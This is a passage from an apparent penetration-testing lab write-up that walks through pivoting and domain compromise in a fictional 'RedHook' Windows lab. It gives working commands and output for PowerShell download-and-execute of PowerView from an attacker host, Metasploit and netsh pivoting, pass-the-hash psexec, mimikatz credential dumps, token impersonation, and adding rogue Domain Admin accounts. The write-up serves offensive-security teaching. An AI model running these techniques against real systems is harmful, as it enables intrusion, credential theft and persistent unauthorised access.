Server      : WIN7-ENT-CLI1.RedHook.local
AccountName : WIN7-Ent-CLI1/Administrator
SID         : S-1-5-21-280973330-564264495-219324212-500
Disabled    : ERROR
IsGroup     : False
IsDomain    : False
LastLogin   :

Server      : WIN7-ENT-CLI1.RedHook.local
AccountName : RedHook.local/Domain Admins
SID         : S-1-5-21-129707511-1158432277-3818383092-512
Disabled    : False
IsGroup     : True
IsDomain    : True
LastLogin   :

Server      : WIN7-ENT-CLI1.RedHook.local
AccountName : WIN7-Ent-CLI1/bob                    # The local user bob is an admin on Client 1,
SID         : S-1-5-21-280973330-564264495-219324212-1002    we knew this already.
Disabled    : ERROR
IsGroup     : False
IsDomain    : False
LastLogin   :

Server      : WIN7-ENT-CLI1.RedHook.local
AccountName : WIN7-Ent-CLI1/TemplateAdmin          # Mmm!
SID         : S-1-5-21-280973330-564264495-219324212-1003
Disabled    : ERROR
IsGroup     : False
IsDomain    : False
LastLogin   :

Server      : WIN7-ENT-CLI2.RedHook.local
AccountName : WIN7-ENT-CLI2/Administrator
SID         : S-1-5-21-1588183677-2924731702-2964281847-500
Disabled    : ERROR
IsGroup     : False
IsDomain    : False
LastLogin   :

Server      : WIN7-ENT-CLI2.RedHook.local
AccountName : RedHook.local/Domain Admins
SID         : S-1-5-21-129707511-1158432277-3818383092-512
Disabled    : False
IsGroup     : True
IsDomain    : True
LastLogin   :

Server      : WIN7-ENT-CLI2.RedHook.local
AccountName : WIN7-ENT-CLI2/TemplateAdmin          # Mmm², very suspicious, the local user
SID         : S-1-5-21-1588183677-2924731702-2964281847-1004    TemplateAdmin is an admin on both "Client
Disabled    : ERROR                                 1" and "Client 2"!
IsGroup     : False
IsDomain    : False
LastLogin   :

# PowerSploit => Get-NetSession: List active, remote, logon sessions on the DC.
C:\Windows\System32> powershell -exec bypass -command "IEX (New-Object System.Net.Webclient).DownloadStrin
g('http://10.0.0.128/PowerView.ps1');Get-NetSession -ComputerName REDRUM-DC"

sesi10_cname                sesi10_username    sesi10_time    sesi10_idle_time
------------                ---------------    ------------   ----------------
\\[fe80::18a3:b250:ed6a:28f0] REDRUM-DC$          10             10
\\10.1.1.2                  asenath.waite          0              0

# Same for "Client 2". Crucially, notice that the domain user REDHOOK\Administrator is authenticated to
  the box and that the connection is originating from the DC!
C:\Windows\System32> powershell -exec bypass -command "IEX (New-Object System.Net.Webclient).DownloadStrin
g('http://10.0.0.128/PowerView.ps1');Get-NetSession -ComputerName WIN7-ENT-CLI2"

sesi10_cname                sesi10_username    sesi10_time    sesi10_idle_time
------------                ---------------    ------------   ----------------
\\10.1.1.200                Administrator          1721           124
\\10.1.1.2                  asenath.waite          0              0

# Let's get some more info about that account. Again, this is listing information about
  REDHOOK\Administrator not the local administrator.
C:\Windows\System32> net user Administrator /domain
The request will be processed at a domain controller for domain RedHook.local.

User name                   Administrator
Full Name
Comment                     Built-in account for administering the computer/dom
ain
User's comment
Country code                000 (System Default)
Account active              Yes
Account expires             Never

Password last set           25/01/2016 21:15:11
Password expires            Never
Password changeable         26/01/2016 21:15:11
Password required           Yes
User may change password    Yes

Workstations allowed        All
Logon script
User profile
```

```
Home directory
Last logon                    28/01/2016 21:38:22

Logon hours allowed           All

Local Group Memberships       *Administrators
Global Group memberships      *Domain Users          *Domain Admins  # Oops, he is a DA!
The command completed successfully.

# We also won't forget to retrieve some info about our fictional target REDHOOK\redhook.DA.
C:\Windows\System32> net user redhook.DA /domain
The request will be processed at a domain controller for domain RedHook.local.

User name                     redhook.DA
Full Name                     redhook DA
Comment
User's comment
Country code                  000 (System Default)
Account active                Yes
Account expires               Never

Password last set             25/01/2016 21:27:37
Password expires              Never
Password changeable           26/01/2016 21:27:37
Password required             Yes
User may change password      Yes

Workstations allowed          All
Logon script
User profile
Home directory
Last logon                    28/01/2016 21:18:56

Logon hours allowed           All

Local Group Memberships
Global Group memberships      *Enterprise Admins     *Domain Admins  # Our target on the other hand is the
                              *Group Policy Creator *Schema Admins    mother root of DA's hehe!
The command completed successfully.
```

Looking over the output of our brief search gives us a pretty likely path to becoming a domain administrator. (1) It appears that the local user TemplateAdmin is an admin on both "Client 1" and "Client 2". (2) Though we don't have clear-text credentials for TemplateAdmin we have his hash which we can use to access "Client 2". (3) The REDHOOK\Administrator account is authenticated to "Client 2", if we compromise that box while he is logged in we can get his clear text credentials and/or impersonate him. At that point we pretty much own the domain!

Before moving on, a surprise pop-quiz question: What is the most likely reason that "REDHOOK\Administrator" is part of the domain administrators group? I imagine this could be on the MCSA exam.

Socks Proxy:

One final thing I would like to highlight is metasploit's ability to route traffic through established sessions and then expose that access to the operating system through a sock proxy. This is very very useful if you have access to metasploit or something like cobalt strike.

```
meterpreter > run autoroute -h
[*] Usage:   run autoroute [-r] -s subnet -n netmask
[*] Examples:
[*]   run autoroute -s 10.1.1.0 -n 255.255.255.0  # Add a route to 10.10.10.1/255.255.255.0
[*]   run autoroute -s 10.10.10.1                 # Netmask defaults to 255.255.255.0
[*]   run autoroute -s 10.10.10.1/24              # CIDR notation is also okay
[*]   run autoroute -p                            # Print active routing table
[*]   run autoroute -d -s 10.10.10.1              # Deletes the 10.10.10.1/255.255.255.0 route
[*] Use the "route" and "ipconfig" Meterpreter commands to learn about available routes
[-] Deprecation warning: This script has been replaced by the post/windows/manage/autoroute module
meterpreter > run autoroute -s 10.1.1.0/24
[*] Adding a route to 10.1.1.0/255.255.255.0...
[+] Added route to 10.1.1.0/255.255.255.0 via 10.0.0.129
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.1.1.0           255.255.255.0      Session 1

meterpreter >
Background session 1? [y/N]
msf exploit(psexec) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy


msf auxiliary(socks4a) > exploit
[*] Auxiliary module execution completed

[*] Starting the socks4a proxy server
```

Add route through session 1

Start Socks proxy on port 1080

By creating a route through "session 1" we have basically granted most metasploit modules the ability to be executed against hosts in the non-routable /24 subnet.

```
msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS     10.1.1.0/24      yes       The target address range or CIDR identifier
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    20               yes       The number of concurrent threads

msf auxiliary(smb_version) > exploit

[*] 10.1.1.3:445 is running Windows 7 Enterprise SP1 (build:7601) (name:WIN7-ENT-CLI2) (domain:REDHOOK)
[*] 10.1.1.2:445 is running Windows 7 Enterprise SP1 (build:7601) (name:WIN7-ENT-CLI1) (domain:REDHOOK)
[*] Scanned  28 of 256 hosts (10% complete)
[*] Scanned  57 of 256 hosts (22% complete)
[*] Scanned  78 of 256 hosts (30% complete)
[*] Scanned 106 of 256 hosts (41% complete)
[*] Scanned 128 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 180 of 256 hosts (70% complete)
[*] 10.1.1.200:445 is running Windows 2012 R2 Datacenter (build:9600) (name:REDRUM-DC) (domain:REDHOOK)
[*] Scanned 206 of 256 hosts (80% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Additionally, starting a socks proxy exposes this access to our operating system by using proxychains. Make sure to edit the proxychains configuration file to use the appropriate port set by the metasploit module.

```
b33f@CanHazShells ~/Tools# proxychains nmap -sTV -p 53,445 -Pn 10.1.1.200
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.01 ( https://nmap.org ) at 2016-01-30 00:55 GMT
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:53-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:53-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:445-<><>-OK
Nmap scan report for 10.1.1.200
Host is up (0.081s latency).
PORT    STATE SERVICE      VERSION
53/tcp  open  domain       Microsoft DNS
445/tcp open  microsoft-ds (primary domain: REDHOOK)
1 service unrecognized despite returning data. If you know the service/version, please submit the fol
i-bin/submit.cgi?new-service :
SF-Port445-TCP:V=7.01%I=7%D=1/30%Time=56AC0A2D%P=i586-pc-linux-gnu%r(SMBPr
SF:ogNeg,75,"\0\0\0q\xffSMBr\0\0\0\0\x88\x01@\0\0\0\0\0\0\0\0\0\0\0\0\0@
SF:\x06\0\0\x01\0\x11\x07\0\x0f2\0\x01\0\x04A\0\0\0\0\x01\0\0\0\0\0\xfc\xf
SF:3\x01\0%\x060\x03\xf9Z\xd1\x01\0\0\x08,\x000Tv\xb7k\n\xdc\x0fR\0E\0D\0H
SF:\00\00\0K\0\0\0R\0E\0D\0R\0U\0M\0-\0D\0C\0\0\0");
Service Info: Host: REDRUM-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.22 seconds
```

There is only one thing you need to remember in this case which is that the socks proxy will only accept TCP traffic. You will still be able to do most things but just be aware of this limitation.

It is not possible, using native functionality, to set up a socks proxy on a Windows machine. However, using netsh, we can create port forwarding rules, we will come back to that later. Also, if you want more, you can grab plink and do some magic with SSH tunnels but that is out of scope for this write-up.

Compromising Client 2

The shared local administrator account, between "Client 1" and "Client 2", TemplateAdmin is a pretty good indication that that they have the same credentials. As such, compromising "Client 2" is not that much different from the scenario above except that we have to pivot our shell and we need to use the account hash instead of the clear-text password. Below I'll show two ways to do this, but other options are certainly possible.

Metasploit (PortProxy & PsExec):

Even though we can reach "Client 2" through our custom route in metasploit we will have difficulties getting a connection back. To get around this we can use the portproxy module to create a port forwarding rule on "Client 1".

```
msf post(portproxy) > show options

Module options (post/windows/manage/portproxy):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   CONNECT_ADDRESS  10.0.0.128       yes       IPv4/IPv6 address to which to connect.
   CONNECT_PORT     9988             yes       Port number to which to connect.
   IPV6_XP          true             yes       Install IPv6 on Windows XP (needed for v4tov4).
   LOCAL_ADDRESS    10.1.1.2         yes       IPv4/IPv6 address to which to listen.
   LOCAL_PORT       9988             yes       Port number to which to listen.
   SESSION          1                yes       The session to run this module on.
   TYPE             v4tov4           yes       Type of forwarding (Accepted: v4tov4, v6tov6, v6tov4, v4tov6)

msf post(portproxy) > exploit

[*] Setting PortProxy ...
[+] PortProxy added.
[*] Port Forwarding Table
====================

   LOCAL IP  LOCAL PORT  REMOTE IP   REMOTE PORT
   --------  ----------  ---------   -----------
   10.1.1.2  9988        10.0.0.128  9988

[*] Setting port 9988 in Windows Firewall ...
[+] Port opened in Windows Firewall.
[*] Post module execution completed
```

This may seem a bit confusing at first but it is really straight forward. "Client 1" is listening on 10.1.1.2:9988 and is sending any traffic that arrives on that port to 10.0.0.128:9988. In the background this is, in fact, wrapping round netsh in Windows. All that remains is to slightly reconfigure PsExec.

```
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                   Require
   ----                  ---------------                                                   -------
   RHOST                 10.1.1.3                                                          yes
   RPORT                 445                                                               yes
   SERVICE_DESCRIPTION                                                                     no
   SERVICE_DISPLAY_NAME                                                                    no
   SERVICE_NAME                                                                            no
   SHARE                 ADMIN$                                                            yes
rmal read/write folder share
   SMBDomain             .                                                                 no
   SMBPass               aad3b435b51404eeaad3b435b51404ee:9dc211131a18a1645ce61871a4fdd7b7  no
   SMBUser               TemplateAdmin                                                     no


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.1.1.2         yes       The listen address
   LPORT     9988             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 10.0.0.128:9988
[*] Connecting to the server...
[*] Authenticating to 10.1.1.3:445 as user 'TemplateAdmin'...
[*] Selecting PowerShell target
[*] 10.1.1.3:445 - Executing the payload...
[+] 10.1.1.3:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 10.0.0.129
[*] Meterpreter session 2 opened (10.0.0.128:9988 -> 10.0.0.129:51614) at 2016-01-30 02:27:48 +0000

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:de:7a:d4
MTU          : 1500
IPv4 Address : 10.1.1.3
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3c9c:97df:8c86:3e5
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

TemplateAdmin hash

Listening on "Client 1", port 9988!

Impacket (PsExec) & netsh:

First we will need to manually set up a port forwarding rule, using netsh, on "Client 1".

```
b33f@CanHazShells ~/Tools/impacket# ./psexec.py bob:ImSoSecur3\!@10.0.0.129 cmd
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Trying protocol 445/SMB...

[*] Requesting shares on 10.0.0.129.....
[*] Found writable share ADMIN$
[*] Uploading file UiglkehG.exe
[*] Opening SVCManager on 10.0.0.129.....
[*] Creating service oXbk on 10.0.0.129.....
[*] Starting service oXbk.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>netsh interface portproxy add v4tov4 listenaddress=10.0.0.129 listenport=5678 conne
ctaddress=10.1.1.3 connectport=445


C:\Windows\system32>netsh interface portproxy dump

#========================
# Port Proxy configuration
#========================
pushd interface portproxy

reset
add v4tov4 listenport=5678 connectaddress=10.1.1.3 connectport=445


popd

# End of Port Proxy configuration
```

We now have a rule set up which will forward traffic arriving on 10.0.0.129:5678 to 10.1.1.3:445. For this to work Impacket's PsExec will need to connect to a custom port, this is not supported out-of-the box but we can easily edit the python source.

```
class PSEXEC:
    KNOWN_PROTOCOLS = {
        '139/SMB': (r'ncacn_np:%s[\pipe\svcctl]', 139),
        #'445/SMB': (r'ncacn_np:%s[\pipe\svcctl]', 445),
        '5678/SMB-Proxy': (r'ncacn_np:%s[\pipe\svcctl]', 5678),
        }
```

With our modifications saved we can simply PsExec to 10.0.0.129 and our traffic should get forwarded to 10.1.1.3!

```
b33f@CanHazShells ~/Tools/impacket# ./psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:9dc211131a18a1
645ce61871a4fdd7b7 TemplateAdmin@10.0.0.129 cmd
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Trying protocol 5678/SMB-Proxy...

[*] Requesting shares on 10.0.0.129.....
[*] Found writable share ADMIN$
[*] Uploading file lThdjKYw.exe
[*] Opening SVCManager on 10.0.0.129.....
[*] Creating service KpDD on 10.0.0.129.....
[*] Starting service KpDD.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : RedHook.local
   Link-local IPv6 Address . . . . . : fe80::3c9c:97df:8c86:3e5%11
   IPv4 Address. . . . . . . . . . . : 10.1.1.3
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.1.1.1
```

Don't forget to clean up the port forwarding rule when you are done. The following command will reset the port proxy configuration file.

```
C:\Windows\system32> netsh interface portproxy reset
```

Pure Windows?:

Unfortunately I could not find a way, if the attacker is on a Windows box, to make this work natively. The issue is that tools like Sysinternals PsExec won't query non default ports. Additionally, if the attacker's machine has port 445 open it will ignore any port forwarding rules which we configure (eg: 127.0.0.1:445 --> 10.0.0.129:5678). Temporarily disabling SMB is also not an option, it requires reconfiguring dependencies and rebooting the machine (Yikes!). If anyone knows any voodoo that will work, please leave a comment below!

In this situation your best option will be to modify and compile Impacket's PsExec using pyinstaller, similar to what maaaaz has done here.

Smash-And-Grab ²

This may or may not be similar to our first scenario, depending on how REDHOOK\Administrator has authenticated to "Client 2". For example, if a simple "net use \\10.1.1.3\C$" command was issued then we would not be able to get clear text credentials or a hash, however "net use \\10.1.1.3\C$ /user:REDHOOK\Administrator XXXXXXX" would gives us both. In essence, it depends if the REDHOOK\Administrator user actually typed in their credentials when authenticating.

Keep in mind that either way it will most likely be game over. Even if we can't get clear text credentials we will still be able to find a process running as REDHOOK\Administrator and impersonate it's token using incognito.

Metasploit Easy-Mode (Mimikatz & hashdump & incognito):

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > tspkg
[+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
=================

AuthID     Package    Domain        User             Password
------     -------    ------        ----             --------
0;999      Negotiate  REDHOOK       WIN7-ENT-CLI2$
0;50280    NTLM
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE
0;996      Negotiate  REDHOOK       WIN7-ENT-CLI2$
0;3057145  Kerberos   REDHOOK       Administrator    QazWsxEdc123!
0;328314   Kerberos   REDHOOK       wilbur.whateley  w1l8ur321!

meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID     Package    Domain        User             Password
------     -------    ------        ----             --------
0;996      Negotiate  REDHOOK       WIN7-ENT-CLI2$   lm{ 00000000000000000000000000000000 }, ntlm{ a7fca930a03c6e380e3fe985811bf0f5 }
0;50280    NTLM                                      lm{ 00000000000000000000000000000000 }, ntlm{ a7fca930a03c6e380e3fe985811bf0f5 }
0;3057145  Kerberos   REDHOOK       Administrator    lm{ 0f6e673f5cc82d75fc8b00b3325e98d5 }, ntlm{ 811ef8705b4b83ae6d2d6755bf95e591 }
0;328314   Kerberos   REDHOOK       wilbur.whateley  lm{ 36db481e9a06a223d7be27d1a8c541a6 }, ntlm{ 9c3bdd81b3d46f4a1bf0432cb0e6c49c }
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE    n.s. (Credentials KO)
0;999      Negotiate  REDHOOK       WIN7-ENT-CLI2$   n.s. (Credentials KO)

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
TemplateAdmin:1004:aad3b435b51404eeaad3b435b51404ee:9dc211131a18a1645ce61871a4fdd7b7:::
```

We were lucky in this case, or not so much as I've done it on purpose hehe! Let's briefly have a look at incognito though, just to cover our bases.

```
meterpreter > shell
Process 3776 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>tasklist /v /fo csv |findstr REDHOOK\Administrator
tasklist /v /fo csv |findstr REDHOOK\Administrator
"cmd.exe","3596","Services","0","2,184 K","Unknown","REDHOOK\Administrator","0:00:00","N/A"
"conhost.exe","2212","Services","0","2,220 K","Unknown","REDHOOK\Administrator","0:00:00","N/A"

C:\Windows\system32>
```

Domain administrator processes

```
C:\Windows\system32>^C
Terminate channel 2? [y/N]  y
meterpreter > load incognito
Loading extension incognito...success.
meterpreter > impersonate_token REDHOOK\\Administrator
[+] Delegation token available
[+] Successfully impersonated user REDHOOK\Administrator
meterpreter > shell
Process 1944 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
redhook\administrator

C:\Windows\system32>net user b33f tOtallyL3git! /add /domain
net user b33f tOtallyL3git! /add /domain
The request will be processed at a domain controller for domain RedHook.local.

The command completed successfully.
```

;)

```
C:\Windows\system32>net group "Domain Admins" b33f /add /domain
net group "Domain Admins" b33f /add /domain
The request will be processed at a domain controller for domain RedHook.local.

The command completed successfully.
```

Impacket (PsExec) & incognito:

Again we have some limitations here because of the pivot. To illustrate the technique I'll show how we can use incognito on the remote host as it is a bit user unfriendly (unlike Invoke-Mimikatz).

```
b33f@CanHazShells ~/Tools/impacket# ./psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:9dc211131a18a1
645ce61871a4fdd7b7 TemplateAdmin@10.0.0.129 cmd
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Trying protocol 5678/SMB-Proxy...

[*] Requesting shares on 10.0.0.129.....
[*] Found writable share ADMIN$
[*] Uploading file ygxofFXi.exe
[*] Opening SVCManager on 10.0.0.129.....
[*] Creating service cQSg on 10.0.0.129.....
[*] Starting service cQSg.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd ..

C:\Windows>put /var/www/html/incognito.exe
[*] Uploading incognito.exe to ADMIN$\/
C:\Windows>
C:\Windows>incognito list_tokens -u
[*] Enumerating tokens
[*] Listing unique users found

Delegation Tokens Available
============================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
REDHOOK\Administrator
REDHOOK\wilbur.whateley

Impersonation Tokens Available
============================================
NT AUTHORITY\ANONYMOUS LOGON
WIN7-ENT-CLI2\TemplateAdmin

Administrative Privileges Available
============================================
SeAssignPrimaryTokenPrivilege
SeCreateTokenPrivilege
SeTcbPrivilege
SeTakeOwnershipPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeRelabelPrivilege
SeLoadDriverPrivilege


C:\Windows>echo net user b33f_2 t0tallyL3git! /add /domain > runme.bat

C:\Windows>echo net group "Domain Admins" b33f_2 /add /domain >> runme.bat

C:\Windows>incognito execute -c "REDHOOK\Administrator" "cmd.exe /c C:\Windows\runme.bat"
^C[*] Opening SVCManager on 10.0.0.129.....
[*] Stoping service cQSg.....
[*] Removing service cQSg.....
[*] Removing file ygxofFXi.exe.....
```

Force quit PsExec!

After running the command our shell hangs (sigh..). I played around with this for quite a bit and I found that without the "-c" (interactive mode) parameter the shell does not hang but the command does not execute correctly also if you don't group your commands in a bat file then it will only execute the first one before hanging. Just to be clear, this issue only happen when executing incognito through PsExec.

Although it is quite an ugly solution, once we log back in to the machine we can see that our batch script ran correctly.

```
b33f@CanHazShells ~/Tools/impacket# ./psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:9dc211131a18a1
645ce61871a4fdd7b7 TemplateAdmin@10.0.0.129 cmd
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Trying protocol 5678/SMB-Proxy...

[*] Requesting shares on 10.0.0.129.....
[*] Found writable share ADMIN$
[*] Uploading file TmcvQnpO.exe
[*] Opening SVCManager on 10.0.0.129.....
[*] Creating service mlpu on 10.0.0.129.....
[*] Starting service mlpu.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd ..

C:\Windows>del runme.bat

C:\Windows>del incognito.exe

C:\Windows>net user b33f_2 /domain
The request will be processed at a domain controller for domain RedHook.local.

User name                    b33f_2
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            31/01/2016 08:32:39
Password expires             13/03/2016 08:32:39
Password changeable          01/02/2016 08:32:39
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

If anyone can figure out a more elegant way to execute the incognito command, definitely leave a comment!

File Transfers:

Obviously I have gone a bit easy on myself, using the "put" command in Impacket's PsExec. Generally a good approach would be to download any files you may need onto the pivot box, you can use PowerShell's WebClient or something like bitsadmin. For some ideas, have a look at Parvez post here. Once the files are in place you can simply create an unrestricted Windows share and mount that from the host behind the pivot. You can see some example syntax below.

```
# Create an unrestricted share.
C:\Users\asenath.waite> md C:\Users\asenath.waite\Desktop\test

C:\Users\asenath.waite> echo Hello > C:\Users\asenath.waite\Desktop\test\test.txt

C:\Users\asenath.waite> net share SomeShare=C:\Users\asenath.waite\Desktop\test /grant:everyone,full
SomeShare was shared successfully.

C:\Users\asenath.waite> net share
Share name   Resource                        Remark

-------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
SomeShare    C:\Users\asenath.waite\Desktop\test

The command completed successfully.

# On the remote host simple mount the share.
C:\Users\belial> net use \\10.0.0.129\SomeShare
The command completed successfully.

C:\Users\belial> type \\10.0.0.129\SomeShare\test.txt
Hello

# Unmount.
C:\Users\belial> net use \\10.0.0.129\SomeShare /delete
\\10.0.0.129\SomeShare was deleted successfully.

# Clean up the share.
```

```
C:\Users\asenath.waite> net share C:\Users\asenath.waite\Desktop\test /delete /yes
Users have open files on SomeShare.  Continuing the operation will force the files closed.

SomeShare was deleted successfully.

C:\Users\asenath.waite> rd /S /Q C:\Users\asenath.waite\Desktop\test
```

Compromising Redrum-DC

At this point we have either found plain text credentials for REDHOOK\Administrator or created our own Doman Admin which means that compromising the DC will be exactly the same as the process we used for "Client 2". To save my fingers some typing I won't go over the entire scenario again, you can mix and match a number of technique which were shown previously. The two examples below are, again, doing something slightly different than the cases we saw earlier.

Socks Proxy & Impacket (WmiExec):

Remember that socks proxy we set up earlier? We can actually proxify almost everything we need to compromise the domain. The one caveat is that this obviously requires us to set up a socks proxy on the pivot. Here we are using Impacket's WmiExec just to switch things up a bit.

```
b33f@CanHazShells ~/Tools/impacket# proxychains python wmiexec.py REDHOOK/Administrator:QazWsxEdc123\!@
10.1.1.200
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:445-<><>-OK
[*] SMBv3.0 dialect used
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:135-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:49154-<><>-OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
C:\>whoami
redhook\administrator

C:\>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::18a3:b250:ed6a:28f0%12
   IPv4 Address. . . . . . . . . . . : 10.1.1.200
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.1.1.1

Tunnel adapter isatap.{627D422B-563F-4D28-A4BC-FD87ED331AAB}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\>powershell -exec bypass -command "Get-WindowsFeature |findstr [X]"
[X] Active Directory Domain Services                    AD-Domain-Services
[X] DHCP Server                                         DHCP
[X] DNS Server                                          DNS
[X] File and Storage Services                           FileAndStorage-Services
    [X] File and iSCSI Services                         File-Services
        [X] File Server                                 FS-FileServer
    [X] Storage Services                                Storage-Services
[X] .NET Framework 4.5 Features                         NET-Framework-45-Fea...
    [X] .NET Framework 4.5                              NET-Framework-45-Core
    [X] WCF Services                                    NET-WCF-Services45
        [X] TCP Port Sharing                            NET-WCF-TCP-PortShar...
[X] Group Policy Management                             GPMC
[X] Remote Server Administration Tools                  RSAT
    [X] Role Administration Tools                       RSAT-Role-Tools
        [X] AD DS and AD LDS Tools                      RSAT-AD-Tools
            [X] Active Directory module for Windows ... RSAT-AD-PowerShell
            [X] AD DS Tools                             RSAT-ADDS
                [X] Active Directory Administrative ... RSAT-AD-AdminCenter
                [X] AD DS Snap-Ins and Command-Line ... RSAT-ADDS-Tools
        [X] DHCP Server Tools                           RSAT-DHCP
        [X] DNS Server Tools                            RSAT-DNS-Server
[X] SMB 1.0/CIFS File Sharing Support                   FS-SMB1
[X] User Interfaces and Infrastructure                  User-Interfaces-Infra
    [X] Graphical Management Tools and Infrastructure   Server-Gui-Mgmt-Infra
    [X] Server Graphical Shell                          Server-Gui-Shell
[X] Windows PowerShell                                  PowerShellRoot
    [X] Windows PowerShell 4.0                          PowerShell
    [X] Windows PowerShell ISE                          PowerShell-ISE
[X] WoW64 Support                                       WoW64-Support
```

Simple right? Just don't rely on it to much in case it is not an option!

Sysinternals (PsExec) & Invoke-Mimikatz:

Time to complete our initial objective and get usable credentials for the REDHOOK\redhook.DA user account. This example is using Invoke-Mimikatz's ability to dump credentials on remote machines. Essentially, we get a shell on "Client 1" as REDHOOK\Administrator and then launch Mimikatz at the DC. We are assuming here that REDHOOK\redhook.DA has an active session on the box.

```
\\10.0.0.129: cmd

C:\Users\belial\Tools>Sysinternals\PsExec.exe \\10.0.0.129 -u REDHOOK\Administrator -p QazWsxEdc123!
 cmd

PsExec v2.0 - Execute processes remotely
Copyright (C) 2001-2013 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
